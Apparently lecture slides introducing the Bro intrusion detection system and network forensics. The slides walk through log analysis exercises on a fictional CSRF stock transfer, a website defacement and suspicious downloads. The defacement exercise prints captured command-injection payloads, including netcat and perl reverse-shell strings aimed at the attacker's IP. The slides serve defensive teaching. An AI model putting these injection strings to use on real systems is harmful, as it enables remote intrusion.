GIORGIO APUZZO
AKULEUT MERCY VIOLA
ALFRED MUDONHI

INTRODUCTION TO BRO IDS AND NETWORK FORENSICS

WHAT IS AN IDS/IPS


- IDS: Intrusion detection system
- Two types:
  - anomaly based
  - signature based
- IPS: Intrusion prevention system

BRO IDS

- Developed by Vern Paxson starting from 1995
- It is primarily a security monitor that inspects all traffic on a link in depth for signs of suspicious activity.
- Bro IDS provides a comprehensive platform for network traffic analysis
- It features an especially designed scripting language

BRO ARCHITECTURE

- Two major components:
  - event engine: reduces the incoming packet stream into a series of higher-level events
  - policy interpreter: executes a set of event handlers written in Bro's custom scripting language



BRO LOGS

- Plain ASCII human readable file text
- many log files

conn.log	Logs every connection
dpd.log	A summary of protocols encountered on non-standard ports.
dns.log	All DNS activity.
ftp.log	A log of FTP session-level activity.
files.log	Summaries of files transferred over the network. This information is aggregated from different protocols
http.log	A summary of all HTTP requests with their replies.
known_certs.log	SSL certificates seen in use.
smtp.log	A summary of SMTP activity.
ssl.log	A record of SSL sessions, including certificates being used.
weird.log	A log of unexpected protocol-level activity.

BRO LOG /2

- green text is the header
- column are spaced by a tab

```
#separator \x09
#set_separator    ,
#empty_field      (empty)
#unset_field      -
#path     conn
#open     2016-05-27-20-45-45
#fields   ts      uid     id.orig_h       id.orig_p       id.resp_h
#types    time    string  addr    port    addr    port    enum    strin
1300475167.096535 CXWv6p3arKYeMETxOg      141.142.220.202 5353    224.0
1300475167.097012 CjhGID4nQcgTWjvg4c      fe80::217:f2ff:fed7:cf65
1300475167.099816 CCvvfg3TEfuqmmG4bh      141.142.220.50  5353    224.0
1300475168.853899 CPbrpk1qSsw6ESzHV4      141.142.220.118 43927   141.1
1300475168.854378 C6pKV8GSxOnSLghOa       141.142.220.118 37676   141.1
1300475168.854837 CIPOse170MGiRM1Qf4      141.142.220.118 40526   141.1
1300475168.857956 CMXxB5GvmoxJFXdTa       141.142.220.118 32902   141.1
[...]
```

LET'S START DIGGING

SECURITY ONION

- Security Onion is a Linux distro for intrusion detection, network security monitoring, and log management.
- It's based on Ubuntu and contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, and many other security tools.
- On virtual box just start the net sec VM
- credentials: user/password

EXERCISE 1

- Let’s fire up the terminal!!!
- On the desktop you can find a folder named pcaps, inside it you will find the pcaps for the exercise, we can open it by typing
  - cd ~/Desktop/pcaps
- then we create a directory for this exercise because Bro generates many log files by typing
  - mkdir pcap1;
  - cd pcap1;
- Bro can parse pcaps files offline and build the logs, we can do it using the -r flag
- Let’s run bro with the pcap1.pcap
  - bro -r pcap1.pcap

EXERCISE 1 CONT'D

- After bro processed the file we have our log files
- **We want to find all the connections that are longer than 1 min**
- Let's dig into conn.log
- Thanks to awk we can easily parse the log and find what we are looking for…
  - We skip the first 4 lines with the options NR > 4 and filter column 9

```
awk 'NR > 4 && $9 > 60' conn.log
```

EXERCISE 2

- We use the same log files we just used
- **We want to have a breakdown of the number of connections by service.**
- tip: you can find it in the conn.log

BRO-CUT

- Introducing cli tool **bro-cut**: it's an utility especially designed to read ASCII Bro logs on standard input and outputs them with only the specified columns (if no column names are specified, then all columns are output).
- ex: bro-cut service id.resp_p id.resp_h < conn.log

We use bro-cut to get only the column of the services, we sort the output and count them and display in descending order

- bro-cut service < conn.log | sort | uniq -c | sort -n

BRO SCRIPT

- Turing complete scripting language
- Event based programming language
- Used to extend Bro functionalities

HELLO BRO WORLD!

- Bro is event-driven.
- This means you can control any execution by making it dependent on an event trigger.
- Starts with a bro_init event
- Ends with a bro_done event

```
event bro_init()
    {
    print "Hello, Bro World!";
    }

event bro_done()
    {
    print "Goodbye, Bro World!";
    }
```

MORE ON EVENTS

- They may be scheduled and executed at a later time, so that their effects may not be realized directly after they are invoked.
- They return no value -- they can't since they're not called directly but rather scheduled for later execution.
- Multiple bodies can be defined for the same event, each one is deemed an "event handler". When it comes time to execute an event, all handler bodies for that event are executed in order of &priority.

EXAMPLE

```
type MyRecord: record {
    a: string;
    b: count;
    c: bool &default = T;
    d: int &optional;
};

event bro_init()
    {
    local x = MyRecord($a = "vvvvvv", $b = 6, $c = F, $d = -13);
    if ( x?$d )
        {
        print x$d;
        }

    x = MyRecord($a = "abc", $b = 3);
    print x$c;  # T (default value of the field)
    print x?$d; # F (optional field was not set)
    }
```

A record is a user-defined collection of named values of heterogeneous types, similar to a struct in C. Fields are dereferenced via the $ operator (. would be ambiguous in Bro because of IPv4 address literals). Optional field existence is checked via the ?$ operator.

“WE CAN ALL SEE, BUT CAN YOU OBSERVE?”

A.D. Garrett, Everyone Lies

INTRODUCTION TO NETWORK FORENSICS

DEFINITION

Network forensics is the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents

WHAT DO WE HAVE TO WORK WITH?

Loads of recorded network data (PCAP and flow)

Logs and alerts from security products

Logs from applications

EXERCISE 3

DairyStock is a stock management web application favoured by HBDairy employees that allows registered users to buy and sell stocks and transfer them to each other.

Synonymous denounces its use as an example of HBDairy's ineptitude when dealing with Internet security issues, and states that as a demonstration they arranged to introduce a bogus transaction for a "modest" sum of money.

- This exercise involves looking at transactions of a web application, which likely implemented as HTTP POST requests.
- So from the http.log we extract POST request related to the dairy application and we print the info with awk

```
bro-cut id.orig_h id.orig_p id.resp_h method host uri < http.log | awk -F$'\t' ' $4 == "POST" && $5 ~ /dairy/ { print $1, $2, $3, $5, $6 }'
```

NETWORK SECURITY

192.168.121.147 48205 85.47.63.142 www.dairystock.com /index.php

192.168.121.177 53796 85.47.63.142 www.dairystock.com /transfer.php

192.168.121.184 56436 85.47.63.142 www.dairystock.com /stock.php

192.168.121.167 33447 85.47.63.142 www.dairystock.com /stock.php

192.168.121.157 51135 85.47.63.142 www.dairystock.com /stock.php

192.168.121.147 48207 85.47.63.142 www.dairystock.com /stock.php

192.168.121.177 53796 85.47.63.142 www.dairystock.com /stock.php

192.168.121.157 51136 85.47.63.142 www.dairystock.com /stock.php

192.168.121.167 33448 85.47.63.142 www.dairystock.com /transfer.php

192.168.121.157 51137 85.47.63.142 www.dairystock.com /transfer.php

192.168.121.184 56469 85.47.63.142 www.dairystock.com /transfer.php

The page transfer.php looks telling.

Let’s peek into the HTTP body to get an understanding of what has been sent to www.dairystock.com.

```
@load base/protocols/http


event connection_established(c: connection)

   {

        if ( (c$id$orig_h == 192.168.121.147 ||

             c$id$orig_h == 192.168.121.157 ||

             c$id$orig_h == 192.168.121.167 ||

             c$id$orig_h == 192.168.121.177 ||

            c$id$orig_h == 192.168.121.184) &&

           c$id$resp_h == 85.47.63.142 )

             {

             c$extract_orig = T;

             c$extract_resp = T;

             }

}
```

We extract the TCP contents of corresponding connections by writing a little script that we call extract.bro and put in our working directory

We modify the event:

connection_established

Generated when seeing a SYN-ACK packet from the responder in a TCP handshake. An associated SYN packet was not seen from the originator side if its state is not set to TCP_ESTABLISHED.

By setting to T (true) the fields c $extract_orig and c$extract_resp we can tell Bro to extract the body of the TCP connections we are interested in.

Then we re run bro to extract the new data

bro -r ../pcaps2.pcap extract.bro

After running the script we see a bunch of files named contents_192.168.121_*.dat in our directory.

Because the connections involving transfer.php have source ports 33448, 51137, and 56469 we examine the relate .dat files.

- ls | grep ‘56469\|33448\|51137' and we find:

contents_192.168.121.157:51137-85.47.63.142:80_orig.dat

contents_192.168.121.157:51137-85.47.63.142:80_resp.dat

contents_192.168.121.167:33448-85.47.63.142:80_orig.dat

contents_192.168.121.167:33448-85.47.63.142:80_resp.dat

contents_192.168.121.184:56469-85.47.63.142:80_orig.dat

contents_192.168.121.184:56469-85.47.63.142:80_resp.dat

- Let’s examine them and see what we find!!

By browsing through the three originator payloads (the _orig.dat files), we see several money transfers as part of thePOST requests

dollars=37&recipient=mrmustard8362&submission=Send

dollars=90&recipient=mrmustard8362&submission=Send

dollars=100&recipient=synonymous6203&submission=Send

There could be something fishy with the last transfer involving a Synonymous account;

let's examine it in more detail (contents_192.168.121.184:56469-85.47.63.142:80_orig.dat):

```
POST /transfer.php HTTP/1.1
Host: www.dairystock.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.playfivestars.com/
Cookie: DollarLogin=YToyOntpOjA7czoxMjoiZmVsaWNpdHk1MDE2IjtpOjE7czozMjoiNWI2OWNhYzUxN2JiOTI2NjBlZTM1MDdmZTgwOGNlZGYiO30
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

dollars=100&recipient=synonymous6203&submission=Send
```

Referer header contains www.playfivestars.com, which means that this POST request originated at a different site!

This can be a cross-site request forgery (CSRF) attack!!!

The cookie value can tell us something about the victim 192.168.121.184.

Let us look for the cookie value in the contents.* files by simply grepping for the value.

```
grep -i cookie contents*
```

We can see it showing up several times.

Looking at the first file, we find that the same cookie value is used after a POST request with the HTTP body of:

```
login_username=mrmustard8362&login_password=mrmustard&submit_login=Log+in
```

BONUS

SECURITY INVESTIGATOR FOR A DAY

EXERCISE 4

- The hacker collective FrogSquad defaced www.pwned.se on March 12, 12:58 UTC.
- Attackers uploaded a FrogSquad image to:
  www.pwned.se/skyblue/fr.jpg

What IP address did the attackers use?

How did the attacker get the fr.jpg file to the webserver?

- This time we use snort log
- The logs can be found in

/nsm/sensor_data/securityonion-eth1/dailylogs/2015-03-12

- We use tshark a network packet analyzer to inspect the logs. Simply put it’s the cli version of Wireshark.

- From the logs we look for every request that contains the picture of the frog (fr.jpg) and we find the ip address of the attacker

tshark -r snort.log.1426118407 -R "http.request.uri contains fr.jpg" -T fields -e frame.time -e ip.src -e http.host -e http.request.uri

Mar 12, 2015 12:58:04.111324000 217.195.49.146 www.pwned.se /skyblue/fr.jpg

Mar 12, 2015 12:59:40.763353000 217.195.49.146 www.pwned.se /skyblue/fr.jpg

Mar 12, 2015 13:01:48.418134000 217.195.49.146 www.pwned.se /skyblue/fr.jpg

Mar 12, 2015 13:03:36.254940000 217.195.49.146 www.pwned.se /skyblue/fr.jpg

Mar 12, 2015 13:03:36.576778000 217.195.49.146 www.pwned.se /skyblue/fr.jpg

- Let’s see what else the attacker did

tshark -r snort.log.1426118407 -R "http.request and ip.addr eq 217.195.49.146" -T fields -e http.request.method -e http.host -e http.request.uri | sort | uniq -c | sort -rn | head

```
13 POST   www.pwned.se /skyblue/index.php?pid=4
10 GET    www.pwned.se /skyblue/
 5 GET    www.pwned.se /skyblue/FrogSquad.jpg
 5 GET    www.pwned.se /skyblue/fr.jpg
 5 GET    www.pwned.se /skyblue/fr.html
```

NETWORK SECURITY

- tshark -r snort.log.1426118407 -R "http.request.method==POST and ip.addr==217.195.49.146" -T fields -e text | cut -d, -f 8 | cut -d \& -f 2 | ruby -r uri -ne 'puts(URI.decode $_)'

name=2isJWANoDv";perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO:%3

name=1Ug1gomssy";perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO:%3

name=g2FwJhgfO7";perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO:%3

name=V3e05lGjf8";perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO:%3

name="test";"sleep+4"

name=xxx

name="test";+sleep+4;+"

name="test";+ping+-c+2+217.195.49.146;+echo+"

name="test";+sleep+4;+"

name="test"+|+nc+217.195.49.146+63122;+echo+"

name="test"+|+nc+217.195.49.146+63122;+echo+"

name="test"+|+nc+-e+/bin/sh+217.195.49.146+63122;+echo+"

name="test"+|+nc+-e+/bin/sh+217.195.49.146+63122;+echo+"

REVERSE SHELL!!!

EX 5

- Investigate 2015-04-07 logs
- **From which three "odd" (non- legitimate) domain names ware the largest downloads made by 192.168.0.53**
- Tip: disregard downloads from Microsoft/Google/Facebook/ Akamai and other common domains

Let’s introduce another tool: ARGUS

Argus is composed of an advanced comprehensive network flow data generator, the Argus sensor, which processes packets (either capture files or live packet data) and generates detailed network flow status reports of all the flows in the packet stream.

- Ra: Prints Argusrecords
- Rasort: Sorts Argus records
- Racluster: Clusters/merges Argus records
- Rafilteraddr: Selects Argus records that include IP addresses in a text file

We find already processed argus logs in /nsm/sensor_data/securityonion-eth1/argus

- First we have to create a whitelist
- Let’s use ip_whitelist.py, a script that converts domain list to IP list
- We can use Alexa’s

cat ~/Downloads/top-1m.csv | ip_whitelist.py > ip_whitelist.txt

We can test it with:

rafilteraddr -R /nsm/sensor_data/securityonion-eth1/argus -v -f ip_whitelist.txt

NETWORK SECURITY

- cd /nsm/sensor_data/securityonion-eth1/argus

rafilteraddr -R * -v -f ~/Download/ip_whitelist.txt -w - -- src host 192.168.0.53 and not dst net 192.168.0.0/16 | racluster -w - | rasort -m dbytes -n | head

StartTime	Proto	SrcAddr	Sport	Dir	DstAddr	Dport	TotPkts	SrcBytes	DstBytes
2015-04-07 13:35:01	tcp	192.168.0.53.2214	->	193.9.28.35.80	2000	49637	1597481		
2015-04-07 13:35:02	tcp	192.168.0.53.2215	->	148.251.80.172.443	1463	29749	1402928		
2015-04-07 13:34:43	tcp	192.168.0.53.2210	->	68.164.182.11.80	583	13754	533678		
2015-03-06 14:11:39	tcp	192.168.0.53.1102	->	97.74.215.136.80	472	10223	441343		
2015-04-08 22:54:01	tcp	192.168.0.53.4237	->	217.172.189.244.80	299	6396	279543		
2015-04-08 03:27:02	tcp	192.168.0.53.2042	->	217.172.189.243.80	290	6156	273205		
2015-03-09 09:36:54	tcp	192.168.0.53.1136	->	213.186.33.2.80	273	6048	250896		
2015-04-07 17:51:56	tcp	192.168.0.53.3805	->	217.172.189.243.80	244	5196	228577		
2015-04-12 08:13:53	tcp	192.168.0.53.2078	->	148.251.80.172.443	2842	97254	158341		

TEXT

After some math we find that:

2015-04-07 13:34:43 **68.164.182.11**:80 0.5 MB downloaded

2015-04-07 13:35:01 **193.9.28.35**:80 1.5 MB downloaded

2015-04-07 13:35:02 **148.251.80.172**:443 1.4 MB downloaded

- **Are the files downloaded from www.mybusinessdoc.com (68.164.182.11) malicious?**

We can use Bro!!

Let’s check the files signature in the bro logs and then look them up on www.virustotal.com

cd /nsm/bro/logs/2015-04-07

fgrep 68.164.182.11 files*.log

TEXT


- HASH: de3d95855cbe959385a558458947d746

SHA256: 761cbbcccbe61a02c6360490b490d7e04560db2fc313ac886de1a36c7a74d9f7

File name: document.php?rnd=3271

Detection ratio: 47 / 56

Analysis date: 2016-04-19 04:03:58 UTC (1 month, 1 week ago)



That's all Folks!